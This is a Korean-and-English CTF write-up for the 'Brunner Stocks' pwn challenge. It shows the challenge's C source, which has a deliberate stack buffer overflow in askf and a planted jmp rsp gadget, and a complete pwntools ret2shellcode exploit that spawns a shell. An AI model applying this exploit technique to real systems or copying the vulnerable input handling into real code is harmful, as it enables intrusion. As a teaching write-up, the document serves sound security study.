[BrunnerCTF 2026] Brunner Stocks
Pwn / Brunner Stocks

보호 기법 확인
 checksec으로 확인하면 Partial RELRO 외에는 어떤 보호 기법도 적용되어 있지 않다.

stocks 프로그램을 실행하면 다음과 같이 동작한다 (입력값은 임의):
소스 코드 분석
//stocks.c

#include <stdbool.h>
#include <stddef.h>
#include <stdio.h>
#include <stdlib.h>
#include <time.h>

typedef struct {
    float income;
    float costs;
    float stock_price;
    float volatility;
    bool ai_company;
} Stock;

typedef bool (*Algorithm)(Stock e);

float askf(char *prompt) {
    printf("%s (0.0-100.0): ", prompt);
    char buf[0x10];
    fgets(buf, 0x100, stdin);
    return atof(buf);
}

bool askb(char *prompt) {
    printf("%s [Y/n]: ", prompt);
    char r = getchar();
    return r != 'n' && r != 'N';
}

float randf() {
    return (float)rand()/(float)RAND_MAX;
}

Stock create_stock() {
    Stock s;
    s.income = randf();
    s.costs = randf();
    s.stock_price = randf();
    s.volatility = randf();
    s.ai_company = randf() > 0.5;
    return s;
}

int main(void) {
    setvbuf(stdin, NULL, _IONBF, 0);
    setvbuf(stdout, NULL, _IONBF, 0);
    setvbuf(stderr, NULL, _IONBF, 0);
    srand(time(NULL));

    float profit = askf("How important is profits to you?");
    float price = askf("How much do you value big stocks?");
    float risk = askf("How risk tolerant are you?");
    bool ai = askb("Do you want to be rich?");

    Algorithm algorithm;
    if (ai) {
        bool ai_alg(Stock s) {
            puts("AI alg");
            return s.ai_company;
        }
        algorithm = ai_alg;
    } else {
        bool real_alg(Stock s) {
            puts("Real alg");
            return ((s.income - s.costs)*profit + s.stock_price*price + s.volatility*risk) > 10;
        }
        algorithm = real_alg;
    }

    float made = 0;
    for (int i = 0; i < 10; i++) {
        Stock s = create_stock();
        bool bought = algorithm(s);

        float new_price = randf();
        if (bought) {
            made += new_price-s.stock_price;
        }
    }

    if (made > 0) {
        printf("Yaaay you made %f dkk and are rich now\n", made);
    } else {
        printf("You lost %f dkk sorry tough luck\n", made);
    }

    return 0;
}

void gadget() {
    __asm__(
        "jmp %rsp; ret;"
    );
}
취약점 분석
float askf(char *prompt) {
    printf("%s (0.0-100.0): ", prompt);
    char buf[0x10];
    fgets(buf, 0x100, stdin);
    return atof(buf);
}
여기서 buf는 16바이트로 선언됐지만 fgets는 최대 256바이트까지 읽는다. 이 때문에 버퍼 오버플로우가 발생한다.
void gadget() {
    __asm__(
        "jmp %rsp; ret;"
    );
}
gadget 함수 안의 jmp rsp 가젯은 ret2shellcode 공격을 가능하게 한다. NX가 걸려 있지 않기 때문이다.
익스플로잇 설계
ret 명령은 스택에서 값을 꺼내 그 주소로 점프한다. 리턴 주소를 jmp rsp 가젯 주소로 덮고 그 바로 뒤에 셸코드를 두면, 아래 흐름이 만들어진다.
페이로드 구성:
[ 패딩 ] [ jmp rsp 주소 ] [ 셸코드 ]
실행 흐름:
- 함수 끝에서
ret실행 - 스택에서
jmp rsp주소를 꺼냄 → rip에 저장 - rsp += 8 → rsp가 셸코드를 가리킴
jmp rsp실행 → 셸코드로 점프- 셸코드 실행 → 셸 획득
[buffer: 16bytes] + [padding: ? bytes] + [jmp rsp 가젯 주소 (리턴 주소 자리)] + [Shellcode]
패딩 크기를 모르므로 cyclic으로 구했다.
 결과가 24이므로 패딩은 8바이트임을 알 수 있다.
익스플로잇
BOF 오프셋을 알아냈으니, 이제 jmp rsp 가젯 주소만 찾으면 된다.
objdump -d stocks | grep -A5 "gadget"

jmp rsp 가젯 주소: 0x401597
셸코드는 pwntools의 shellcraft.sh()로 어셈블리 텍스트를 만든 뒤 asm()으로 바이트코드로 변환했다.
최종 익스플로잇 코드는 다음과 같다:
from pwn import *

context.arch = 'amd64'

p = process('./stocks')
#p = remote('address', port, ssl=True)
shellcode = asm(shellcraft.sh())

payload = b"A" * 16
payload += b"B" * 8
payload += p64(0x401597)
payload += shellcode

p.sendafter(b"(0.0-100.0): ", payload)

p.interactive()

Check security techniques
Checksec reveals that no protection mechanisms are applied except for Partial RELRO.
The stocks program runs as follows when executed (input values are arbitrary):
Source Code Check
//stocks.c

#include <stdbool.h>
#include <stddef.h>
#include <stdio.h>
#include <stdlib.h>
#include <time.h>

typedef struct {
    float income;
    float costs;
    float stock_price;
    float volatility;
    bool ai_company;
} Stock;

typedef bool (*Algorithm)(Stock e);

float askf(char *prompt) {
    printf("%s (0.0-100.0): ", prompt);
    char buf[0x10];
    fgets(buf, 0x100, stdin);
    return atof(buf);
}

bool askb(char *prompt) {
    printf("%s [Y/n]: ", prompt);
    char r = getchar();
    return r != 'n' && r != 'N';
}

float randf() {
    return (float)rand()/(float)RAND_MAX;
}

Stock create_stock() {
    Stock s;
    s.income = randf();
    s.costs = randf();
    s.stock_price = randf();
    s.volatility = randf();
    s.ai_company = randf() > 0.5;
    return s;
}

int main(void) {
    setvbuf(stdin, NULL, _IONBF, 0);
    setvbuf(stdout, NULL, _IONBF, 0);
    setvbuf(stderr, NULL, _IONBF, 0);
    srand(time(NULL));

    float profit = askf("How important is profits to you?");
    float price = askf("How much do you value big stocks?");
    float risk = askf("How risk tolerant are you?");
    bool ai = askb("Do you want to be rich?");

    Algorithm algorithm;
    if (ai) {
        bool ai_alg(Stock s) {
            puts("AI alg");
            return s.ai_company;
        }
        algorithm = ai_alg;
    } else {
        bool real_alg(Stock s) {
            puts("Real alg");
            return ((s.income - s.costs)*profit + s.stock_price*price + s.volatility*risk) > 10;
        }
        algorithm = real_alg;
    }

    float made = 0;
    for (int i = 0; i < 10; i++) {
        Stock s = create_stock();
        bool bought = algorithm(s);

        float new_price = randf();
        if (bought) {
            made += new_price-s.stock_price;
        }
    }

    if (made > 0) {
        printf("Yaaay you made %f dkk and are rich now\n", made);
    } else {
        printf("You lost %f dkk sorry tough luck\n", made);
    }

    return 0;
}

void gadget() {
    __asm__(
        "jmp %rsp; ret;"
    );
}
Discovered Vulnerabilities
float askf(char *prompt) {
    printf("%s (0.0-100.0): ", prompt);
    char buf[0x10];
    fgets(buf, 0x100, stdin);
    return atof(buf);
}
Here, buf is declared as 16 bytes, but fgets reads up to 256 bytes. This causes a buffer overflow.
void gadget() {
    __asm__(
        "jmp %rsp; ret;"
    );
}
The jmp rsp gadget inside the gadget function enables a ret2shellcode attack, since NX is not enabled.
Exploit Plan
The ret instruction pops a value from the stack and jumps to it. By overwriting the return address with the address of the jmp rsp gadget and placing shellcode right after it, the following flow is achieved.
Payload layout:
[ padding ] [ jmp rsp address ] [ shellcode ]
Execution flow:
retexecutes at the end of the function- Pops the
jmp rspaddress from the stack → stored in rip - rsp += 8 → rsp now points to the shellcode
jmp rspexecutes → jumps to the shellcode- Shellcode runs → shell obtained
[buffer: 16bytes] + [padding: ? bytes] + [jmp rsp gadget address (return address space)] + [Shellcode]
Since the padding size is unknown, cyclic was used to determine it.
The result of 24 indicates that the padding is 8 bytes.
Exploit
Since the BOF offset is known, only the jmp rsp gadget address needs to be found.
objdump -d stocks | grep -A5 "gadget"
jump rsp gadget address: 0x401597
The shellcode was generated as assembly text using pwntools’ shellcraft.sh(), then converted to bytecode using asm().
The final exploit code is as follows:
from pwn import *

context.arch = 'amd64'

p = process('./stocks')
#p = remote('address', port, ssl=True)
shellcode = asm(shellcraft.sh())

payload = b"A" * 16
payload += b"B" * 8
payload += p64(0x401597)
payload += shellcode

p.sendafter(b"(0.0-100.0): ", payload)

p.interactive()